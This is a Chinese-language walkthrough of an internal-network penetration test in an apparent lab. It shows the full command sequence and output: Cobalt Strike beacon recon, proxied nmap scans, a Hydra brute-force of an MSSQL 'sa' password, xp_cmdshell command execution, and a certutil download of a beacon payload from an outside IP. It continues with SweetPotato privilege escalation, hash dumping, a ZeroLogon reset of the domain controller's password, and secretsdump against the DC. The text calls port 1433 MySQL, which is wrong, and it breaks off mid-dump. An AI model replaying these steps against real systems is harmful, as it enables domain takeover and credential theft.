
3. 内网信息收集

使用 shell ipconfig 收集信息。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204442-99f05b0e-e65f-1.png>)

根据搭建的拓扑环境，然后测试一下与其他域内主机的连通性。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204448-9de227d8-e65f-1.png>)

查看计算机名。

```
beacon> shell net config workstation
[*] Tasked beacon to run: net config workstation
[+] host called home, sent: 53 bytes
[+] received output:
计算机名          \\WEB1
计算机全名        web1
用户名            Administrator

工作站正运行于
NetBT_Tcpip_{D02BA99B-C14F-411C-A395-09FC95D7BBF7} (000C295C545C)

软件版本          Windows Server 2012 R2 Standard

工作站域          WORKGROUP
登录域            WEB1

COM 打开超时 (秒)    0
COM 发送计数 (字节)  16
COM 发送超时 (毫秒)  250
命令成功完成。
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204455-a1da02f2-e65f-1.png>)

使用 net view 查找域内其它主机，发现不能找到其他主机。

```
beacon> shell net view
[*] Tasked beacon to run: net view
[+] host called home, sent: 39 bytes
[+] received output:
发生系统错误 6118。

此工作组的服务器列表当前无法使用


beacon> shell net group "domain controllers" /domain
[*] Tasked beacon to run: net group "domain controllers" /domain
[+] host called home, sent: 70 bytes
[+] received output:
这项请求将在域 WORKGROUP 的域控制器处理。

发生系统错误 1355。

指定的域不存在，或无法联系。
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204502-a618f13e-e65f-1.png>)

4. 开启代理进行端口扫描



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204511-ab62877c-e65f-1.png>)

查看 server2012 的 IP 地址。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204517-aeffab80-e65f-1.png>)

5. 域内主机端口扫描

```
(root@kali: ~) # sudo proxychains4 nmap -sT -Pn 192.168.1.25 -p 445,80,135,8080,53,3306,1433,5900 --open
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-03 04:09 EDT
[proxychains] Strict chain ... 127.0.0.1:6666 ... 192.168.1.25:8080 ←denied
[proxychains] Strict chain ... 127.0.0.1:6666 ... 192.168.1.25:445 ... OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
[proxychains] Strict chain ... 127.0.0.1:6666 ... 192.168.1.25:53 ←denied
[proxychains] Strict chain ... 127.0.0.1:6666 ... 192.168.1.25:3306 ←denied
[proxychains] Strict chain ... 127.0.0.1:6666 ... 192.168.1.25:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:6666 ... 192.168.1.25:5900 ←denied
[proxychains] Strict chain ... 127.0.0.1:6666 ... 192.168.1.25:80 ... OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
[proxychains] Strict chain ... 127.0.0.1:6666 ... 192.168.1.25:1433 ... OK
Nmap scan report for 192.168.1.25
Host is up (2.8s latency).
Not shown: 4 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
Nmap done: 1 IP address (1 host up) scanned in 28.42 seconds
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204524-b2f1c868-e65f-1.png>)

发现存在 1433——Mysql 的端口，尝试进行弱口令的暴力破解。

最好成功爆破出账号和密码。

```
... OK
... OK
... OK
[ATTEMPT] target 192.168.1.25 - login "sa" - pass "Gunbound1" - 3585 of 10000 [child 15] (0/0)
[proxychains] Strict chain ... 127.0.0.1:6666 ... 192.168.1.25:1433 ... OK
[ATTEMPT] target 192.168.1.25 - login "sa" - pass "weavel2947" - 3586 of 10000 [child 7] (0/0)
[ATTEMPT] target 192.168.1.25 - login "sa" - pass "redskins" - 3587 of 10000 [child 9] (0/0)
[ATTEMPT] target 192.168.1.25 - login "sa" - pass "baniala98" - 3588 of 10000 [child 11] (0/0)
[1433][mssql] host: 192.168.1.25 login: sa password: admin123
[STATUS] attack finished for 192.168.1.25 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-03 04:20:02
(root@kali: ~) #
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204530-b68f0ed6-e65f-1.png>)

6.mssqlclient 登录 Mssql 服务器

使用 mysql 用户和密码进行登录。

```
(root@kali: ~) # proxychains4 python3 mssqlclient.py sa@192.168.1.25
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
Password:
[proxychains] Strict chain ... 127.0.0.1:6666 ... 192.168.1.25:1433 ... OK
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: 简体中文
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SERVER2012): Line 1: 已将数据库上下文更改为 'master'。
[*] INFO(SERVER2012): Line 1: 已将语言设置更改为 简体中文。
```



```
[*] ACK: Result: 1 - Microsoft SQL Server (110 1256)
[!] Press help for extra shell commands
SQL>
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204536-ba848bc4-e65f-1.png>)

7.xp_cmdshell 进行 getshell

help 查看可以执行那些命令。

```
SQL> help

    lcd {path}                - changes the current local directory to {path}
    exit                      - terminates the server process (and this session)
    enable_xp_cmdshell        - you know what it means
    disable_xp_cmdshell       - you know what it means
    xp_cmdshell {cmd}         - executes cmd using xp_cmdshell
    sp_start_job {cmd}        - executes cmd using the sql server agent (blind)
    ! {cmd}                   - executes a local shell cmd

SQL> enable_xp_cmdshell
[*] INFO(SERVER2012): Line 185: 配置选项 'show advanced options' 已从 0 更改为 1。请运行 RECONFIGURE 语句进行安装。
[*] INFO(SERVER2012): Line 185: 配置选项 'xp_cmdshell' 已从 0 更改为 1。请运行 RECONFIGURE 语句进行安装。
SQL> xp_cmdshell whoami
output
nt service\mssqlserver / kali/desktop/cobaltstrike.3
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204543-be7f9610-e65f-1.png>)


开启 xp_cmdshell，然后进行信息收集。

```
NULL
连接特定的 DNS 后缀 . . . . . :
本地链接 IPv6 地址. . . . . : fe80::81fb:83e2:c35e:cc3%12
IPv4 地址 . . . . . : 10.10.10.136
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . :
NULL
隧道适配器 isatap.{DA985524-EF35-49FE-AEBA-7DA955A2E827}:
NULL
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . : lan
NULL
隧道适配器 isatap.{02FE46CD-303B-4117-9B93-884088B66D31}:
NULL
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . :
NULL
/home/kali/Desktop/cobaltstrike.3
SQL>
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204551-c374bba0-e65f-1.png>)


使用 certutil 远程下载之前的木马，然后进行上线
xp_cmdshell certutil -urlcache -split -f http://39.103.134.134/artifact.exe (http://103.121.92.154/artifact.exe)
c:/windows/temp/artifact.exe



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204620-d4c0fe00-e65f-1.png>)


8. 使用 SweetPotato (ms16-075) 提权

上线之后，进行简单的信息收集。




(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204628-d93d1450-e65f-1.png>)

然后使用第三方插件，利用 SweetPotato (ms16-075) 提权对其进行提权。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204636-dde97b4c-e65f-1.png>)

成功提权。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204645-e3bb6648-e65f-1.png>)


1. 内网域信息收集

使用 net view 查看域内主机。




(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204654-e8d8eb3c-e65f-1.png>)

使用 hashdump 进行抓取一些用户的 hash 值。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204700-ecafee36-e65f-1.png>)

查看主机 ip 地址。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204716-f5f3657c-e65f-1.png>)

查看域控的 Ip 地址，和域控的计算机名。

```
beacon> net dclist
[*] Tasked beacon to run net dclist
[+] host called home, sent: 105059 bytes
[+] received output:
DCs:

[+] received output:
Server Name      IP Address      Platform  Version  Type  Comment
-----
AD01             10.10.10.139    500       6.3      PDC

[SERVER2012] SYSTEM */2928 (x64)
beacon>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204725-fb2df6ec-e65f-1.png>)

```
Windows IP 配置

主机名 . . . . . : server2012
主 DNS 后缀 . . . . . : sec123.cnk
节点类型 . . . . . : 混合
IP 路由已启用 . . . . . : 否
WINS 代理已启用 . . . . . : 否
DNS 后缀搜索列表 . . . . . : sec123.cnk
                                lan

以太网适配器 Ethernet0:

    连接特定的 DNS 后缀 . . . . . : lan
    描述. . . . . : Intel(R) 82574L 千兆网络连接 #2
    物理地址. . . . . : 88-0E-3D-94-6B-94
[SERVER2012] SYSTEM */2928 (x64)
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204729-fdab74d0-e65f-1.png>)

2.ZeroLogon CVE-2020-1472 获取域控权限

编译 zerologin 的脚本成为 exe，然后进行测试，发现主机存在该漏洞。

```
beacon> execute-assembly SharpZeroLogon.exe ad01.sec123.cnk
[*] Tasked beacon to run .NET program: SharpZeroLogon.exe ad01.sec123.cnk
[+] host called home, sent: 114761 bytes
[+] received output:
Performing authentication attempts...

[+] received output:

Success! DC can be fully compromised by a Zerologon attack.

[SERVER2012] SYSTEM */2928 (x64)
beacon>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204736-01d6f5ca-e660-1.png>)

将它设置为空密码。31d6cfe0d16ae931b73c59d7e0c089c0

```
beacon> execute-assembly SharpZeroLogon.exe ad01.sec123.cnk -reset
[*] Tasked beacon to run .NET program: SharpZeroLogon.exe ad01.sec123.cnk -reset
[+] host called home, sent: 114775 bytes
[+] received output:
Performing authentication attempts...

[+] received output:

Success! DC can be fully compromised by a ZeroLogon attack.
Done! Machine account password set to NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204743-0611437a-e660-1.png>)

3. 配置代理，登录域控

配置 kali 的代理地址，然后进行端口扫描，测试代理是否连接。

```
root@kali: ~/home/kali/desktop/cobaltstrike-1.9
# proxychains4 nmap 10.10.10.139 -sT -Pn -p 88
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-03 05:44 EDT
[proxychains] Strict chain ... 127.0.0.1:2333 ... 10.10.10.139:88 ... OK
Nmap scan report for 10.10.10.139
Host is up (2.2s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204751-0aa4d6ae-e660-1.png>)

获取域控的 hash 值。

```
root@kali: ~/home/kali/desktop/impacket-master/examples
# proxychains4 python3 secretsdump.py sec123/ad01/$@10.10.10.139 -no-pass
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

